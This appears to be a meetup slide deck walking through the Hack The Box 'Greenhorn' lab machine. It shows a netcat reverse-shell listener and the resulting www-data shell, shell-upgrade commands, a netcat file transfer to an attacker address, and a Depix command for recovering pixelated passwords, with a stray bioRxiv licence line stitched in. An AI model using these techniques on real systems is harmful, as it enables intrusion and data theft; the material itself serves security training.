USER TTY FROM LOG
uid=33(www-data) gid=33(www-data) group
```

```
└─(kali㉿kali)-[~/Downloads]
```

```
$ nc -lnvp 4444
```

bioRxiv preprint doi: [https://doi.org/10.1101/250035](https://doi.org/10.1101/2018.04.18.250035); this version posted April 18, 2018. The copyright holder for this preprint (which was not certified by peer review) is the author/funder, who has granted bioRxiv a license to display the preprint in perpetuity. It is made available under aCC-BY-NC-ND 4.0 International license.

```
Connection received on 10.10.11.25 46672
```

```
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024
```

GNU/Linux

```
23:42:24 up 1:32, 0 users, load average: 0.00, 0.00, 0.00
```

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
------	-----	------	--------	------	------	------	------

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

\$

# Raw vs TTY vs Fully Upgraded Shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
script /dev/null -c /bin/bash
```

Feature	Basic Reverse Shell	TTY Shell	Fully Interactive Shell (e.g. ssh)
Stdin/Stdout Redirection	Yes	Yes	Yes
Job Control (Ctrl+Z, fg)	No	Limited	Yes
Terminal Resizing	No	Limited	Yes
Interactive Programs (vim)	Limited/No	Works	Works Perfectly
Environment Variables (TERM)	No	Partial	Full Support
Signal Handling (Ctrl+C)	Limited	Works	Works Perfectly

```
www-data@greenhorn:~$ id
```

```
id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@greenhorn:~$
```

```
www-data@greenhorn:~$ ls -la /home
```

```
ls -la /home
```

```
total 16
```

```
drwxr-xr-x  4 root    root    4096 Jun 20  2024 .
```

```
drwxr-xr-x 20 root    root    4096 Jun 20  2024 ..
```

```
drwxr-x—  2 git     git     4096 Jun 20  2024 git
```

```
drwxr-xr-x  3 junior  junior 4096 Jun 20  2024 junior
```

```
www-data@greenhorn:~$ su junior
```

```
su junior
```

```
Password: [REDACTED]
```

```
junior@greenhorn:/var/www$ cat /home/junior/user.txt
```

```
cat /home/junior/user.txt
```

```
[REDACTED]
```

```
junior@greenhorn:/var/www$
```



---

## #6 Privilege Escalation (root.txt)




# File Transfer Protocol with nc

```
cat 'Using OpenVAS.pdf' | nc 10.10.XX.YY 5555
```

On greenhorn.htb

On kali

```
nc -lvp 5555 > 'Using OpenVAS.pdf'
```




We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

```
`sudo /usr/sbin/openvas`
```

Enter password:



As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.



[https://github.com/spipm/Depixelization\\_poc](https://github.com/spipm/Depixelization_poc)

← → ↻

🔒 https://github.com/spipm/Depixelization\_poc

📄 ☆ 📁 ⬇️ 👤 🌐 📌 ☰

📖 README 📄 License ✎ ☰


# Depix

Depix is a PoC for a technique to recover plaintext from pixelized screenshots.


This implementation works on pixelized images that were created with a linear box filter. In [this article](#) I cover background information on pixelization and similar research.

## Example


Pixelized













Recovered



Original



Contributors 10



Languages

Python 100.0%

# depixelization

```
python3 depix.py -p <PATHTOIMAGE>/image.png  
-s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png  
-o <DESIREDPATH>/output.png
```

Thanks for your Participation !  
You did Awesome !!!

Next Meetup **0x09 Onsite @ BDO AG, February 27<sup>th</sup> 2025**



**HACKTHEBOX**